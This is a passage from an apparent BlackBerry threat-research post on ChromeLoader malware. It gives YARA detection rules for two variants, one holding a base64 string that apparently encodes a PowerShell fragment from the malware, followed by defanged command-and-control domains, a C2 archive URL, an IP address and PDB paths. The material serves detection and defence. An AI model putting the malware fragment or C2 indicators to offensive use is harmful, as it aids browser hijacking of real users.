CgAkAHYAZQByACAAPQAgADAACgAKACgARwBlAHQALQBXAG0AaQBPAGIAagBlAGMAdAAgAFcAaQBuADMAMgBfAFAAcgBvAGMAZQB
MAIAAtAEYAaQBsAHQAZQByACAAIgBuAGEAbQBlAD0AJwBjAGgAcgBvAG0AZQAuAGUAeABlACcAIgApACAAfAAgAFMAZQBsAGUAYwB0
ATwBiAGoAZQBjAHQAIABDAG8AbQBtAGEAbgBkAEwAaQBuAGUAIAB8ACAARgBvAHIARQBhAGMAaAAtAE8AYgBqAGUAYwB0ACAAewAk
kAaQBmACgAJABfACAALQBNAGEAdABjAGgAIAAiAGwAbwBhAGQALQBlAHgAdABlAG4AcwBpAG8AbgAiACkAewAKAAkACQBiAHIAZQBh
sACgAJAH0ACgAKAAkAJABpAHMATwBwAGUAbgAgAD0AIAAxAAoAfQAKAAoAaQBmACgAJABpAHMATwBwAGUAbgApAHsA" wide
$f2 = "Install Error, incompatible system" wide
$f3 = "ChromeLoader" wide
$f4 = "CS_installer" ascii wide
$f5 = "CS_installer.exe" ascii
$f6 = "Z:\\bundle_installer\\CS_installer\\obj\\Release\\net48\\win7-x86\\CS_installer.pdb" ascii
$f7 = "_meta.txt" wide
$f8 = "Error, incompatible OS" wide
$f9 = "ChromeTask" ascii wide
$f10 = "ChromeMonitor" wide
condition:
5 of ($f*) and
pe.is_32bit() and
filesize < 90KB and
pe.imports("mscoree.dll", "_CorExeMain") and
pe.imphash() == "f34d5f2d4577ed6d9ceec516c1f5a744" and
pe.number_of_sections == 3
}


import "pe"
import "hash"

rule ChromeLoader_V2
{
meta:
description = "ChromeLoader Malware Variant2"
author = BlackBerry Threat Research team"
created_from_sha256 = "00c07e354014c3fb21d932627c2d7f77bf9b4aeb9be6efb026afdbd0368c4b29"
confidence = "1"

strings:
$f1 = "Prime tech" wide
$f2 = "Energy App" wide
$f3 = "Chrome Sandbox" wide
$f4 = "Tone ltd" wide
$f5 = "Tone.exe app" wide
$f6 = "ToneApp" wide
$f7 = "metadata" wide
$f8 = "Energy ltd" wide
```

```
$f9 = "Energy.exe Software" wide
$f10 = "Chrome_MessageWindow" wide
$f11 = "Prime app" wide
$f12 = "PrimeApplication" wide
$f13 = "Chrome_MessageWindow" wide
$f14 = "Energy Tech" nocase wide
$f15 = "Energy Application" wide
$f16 = "Energy.exe App" wide
$f17 = "Bloom Technologies" wide
$f18 = "Bloom.exe app" wide
$f19 = "Bloom" wide
$f20 = "nw.exe.pdb" ascii
$f21 = "nw_elf.dll" ascii
$f22 = "encrypt" wide
$f23 = "TripleDES" wide
$f24 = "./script.js" wide
condition:
7 of ($f*) and
filesize < 150MB and
pe.number_of_imports == 3 and
pe.imphash() == "d75a6917dd41b6164f0b6788ef978211" and
pe.number_of_sections == 12
}
```

Indicators of Compromise (IoCs)

Domain/IP/URL	Relevant Information
ithconsukultin[.]com	Registered to DANESCO TRADING LTD on 2021-12-13
hxxps[://]tobepartou[.]com/	Registered to DANESCO TRADING LTD on 2021-12-13
hxxps[://]ithconsukultin[.]com /archive[.]zip?iver=$iver	File containing C2 information
172[.]67[.]198[.]47	Malicious Chrome extension

PDB Paths

nw.exe.pdb
electron.exe.pdb

BlackBerry Assistance

If you're battling this malware or a similar threat, you've come to the right place, regardless of your existing BlackBerry relationship.

The BlackBerry Incident Response team is made up of world-class consultants dedicated to handling response and containment services for a wide range of incidents, including ransomware and Advanced Persistent Threat (APT) cases.

We have a global consulting team standing by to assist you, providing around-the-clock support where required, as well as local assistance. Please contact us here: https://www.blackberry.com/us/en/forms/cylance/handraiser/emergency-incident-response-containment

Related Reading:

About The BlackBerry Research & Intelligence Team

The BlackBerry Research & Intelligence team examines emerging and persistent threats, providing intelligence analysis for the benefit of defenders and the organizations they serve.

Back